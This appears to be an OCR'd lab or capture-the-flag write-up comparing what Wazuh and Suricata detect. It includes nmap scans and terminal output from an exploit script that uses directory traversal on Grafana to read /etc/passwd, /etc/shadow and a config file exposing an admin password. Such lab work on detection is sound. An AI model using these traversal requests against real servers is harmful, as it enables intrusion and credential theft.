
The primary difference between HIDS and NIDS is the types of activity that they can detect. A HIDS will not typically have access to a log of network traffic and is, therefore, unable to detect certain forms of activity at all or will only be able to detect more aggressive activity. We can demonstrate this now running the following command and taking note of what IDS detects the activity, remembering that Wazuh and Suricata are both attached to the target:

```
nmap -sV MACHINE_IP
```

Wazuh should be able to detect that an insecure SSH connection attempt was made to the server but will not mention the connection to the HTTP server, unlike Suricata. However, if we run:


```
nmap --script=vuln MACHINE_IP
```

Wazuh will create thousands of alerts as it will detect each 400 error code created as a result of running the vuln script as this attack creates entries in the error log which, is one of the sources that Wazuh reads from if it has been configured too.


kali@kali: ~
Session Actions Edit View Help
Desktop Downloads exploit.py.1 nikto_8000.txt Pictures scan.txt token.txt vuln-bank
Documents exploit.py Music nmap_initial.txt Public Templates Videos
┌──(kali㉿kali)-[~]
└─$ chmod x+ exploit.py
chmod: invalid mode: 'x+'
Try 'chmod --help' for more information.
┌──(kali㉿kali)-[~]
└─$ chmod +x exploit.py
┌──(kali㉿kali)-[~]
└─$ python3 exploit.py -u 10.201.105.5 -p 3000 -f /etc/passwd
Conneting To Server
Sending Request to http://10.201.105.5:3000/public/plugins/stat/../../../../../../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
syslog:x:105:106::/home/syslog:/usr/sbin/nologin
ossec:x:106:108::/var/ossec:/sbin/nologin
grafana:x:107:109::/usr/share/grafana:/bin/false
┌──(kali㉿kali)-[~]
└─$ python3 exploit.py -u 10.201.105.5 -p 3000 -f /etc/grafana/grafana.ini | grep -i "password"
You can configure the database connection by specifying type, host, name, user and password
If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
;password =
# default admin password, can be changed before first start of grafana, or in profile settings
admin_password = GraphingTheWorld32
;password_hint = password
If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
;password =
; basic_auth_password =
;password =
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$

```
┌──(kali㉿kali)-[~]
└─$ python3 exploit.py -u 10.201.105.5 -p 3000 -f /etc/grafana/grafana.ini | grep -i "password"

# You can configure the database connection by specifying type, host, name, user and password
# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
;password =
# default admin password, can be changed before first start of grafana,  or in profile settings
admin_password = GraphingTheWorld32
;password_hint = password
# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
;password =
; basic_auth_password =
;password =

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ python3 exploit.py -u 10.201.105.5 -p 3000 -f /etc/grafana/grafana.ini | grep -i "graphana-admin"


┌──(kali㉿kali)-[~]
└─$ python3 exploit.py -u 10.201.105.5 -p 3000 -f /etc/grafana/grafana.ini | grep -i "grapana-admin"


┌──(kali㉿kali)-[~]
└─$ python3 exploit.py -u 10.201.105.5 -p 3000 -f /etc/grafana/grafana.ini | grep -i "grafana-admin"

admin_user = grafana-admin

┌──(kali㉿kali)-[~]
└─$
```

```
Session  Actions  Edit  View  Help

# You can configure the database connection by specifying type, host, name, user and password
# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
;password =
# default admin password, can be changed before first start of grafana,  or in profile settings
admin_password = GraphingTheWorld32
;password_hint = password
# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
;password =
; basic_auth_password =
;password =

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ python3 exploit.py -u 10.201.105.5 -p 3000 -f /etc/grafana/grafana.ini | grep -i "graphana-admin"


┌──(kali㉿kali)-[~]
└─$ python3 exploit.py -u 10.201.105.5 -p 3000 -f /etc/grafana/grafana.ini | grep -i "grapana-admin"


┌──(kali㉿kali)-[~]
└─$ python3 exploit.py -u 10.201.105.5 -p 3000 -f /etc/grafana/grafana.ini | grep -i "grafana-admin"

admin_user = grafana-admin

┌──(kali㉿kali)-[~]
└─$ python3 exploit.py -u 10.201.105.5 -p 3000 -f /etc/shadow
Conneting To Server
Sending Request to http://10.201.105.5:3000/public/plugins/mssql/../../../../../../../../../../../../../../etc/shadow
root:*:19067:0:99999:7:::
daemon:*:19067:0:99999:7:::
bin:*:19067:0:99999:7:::
sys:*:19067:0:99999:7:::
sync:*:19067:0:99999:7:::
games:*:19067:0:99999:7:::
man:*:19067:0:99999:7:::
lp:*:19067:0:99999:7:::
mail:*:19067:0:99999:7:::
news:*:19067:0:99999:7:::
uucp:*:19067:0:99999:7:::
proxy:*:19067:0:99999:7:::
www-data:*:19067:0:99999:7:::
backup:*:19067:0:99999:7:::
list:*:19067:0:99999:7:::
irc:*:19067:0:99999:7:::
gnats:*:19067:0:99999:7:::
nobody:*:19067:0:99999:7:::
_apt:*:19067:0:99999:7:::
systemd-timesync:*:19085:0:99999:7:::
systemd-network:*:19085:0:99999:7:::
systemd-resolve:*:19085:0:99999:7:::
messagebus:*:19085:0:99999:7:::
syslog:*:19085:0:99999:7:::
ossec:*:19088:0:99999:7:::
grafana:*:19088:0:99999:7:::
```



FScore

oard Alerts Logout

Welcome, kidlaroi

Current Score:

1642.530

Alert Stats

Total Number of Recorded IDS Alerts: 431
Highest Alert Score: 5.33
Average Alert Score: 3.81
Lowest Alert Score: 3

View All Alerts

Most Recent Alerts: Wazuh

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show 10 entries Search:

Timestamp	Message	Category	Severity	Targeted Asset	Score
No data available in table					

Previous

Next

Most Recent Alerts: Suricata


Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.


Show 10 entries Search:


Timestamp	Message	Category	Severity	Targeted Asset	Score
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.20	4.27
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.20	4.27
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.30	5.33
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.20	4.27

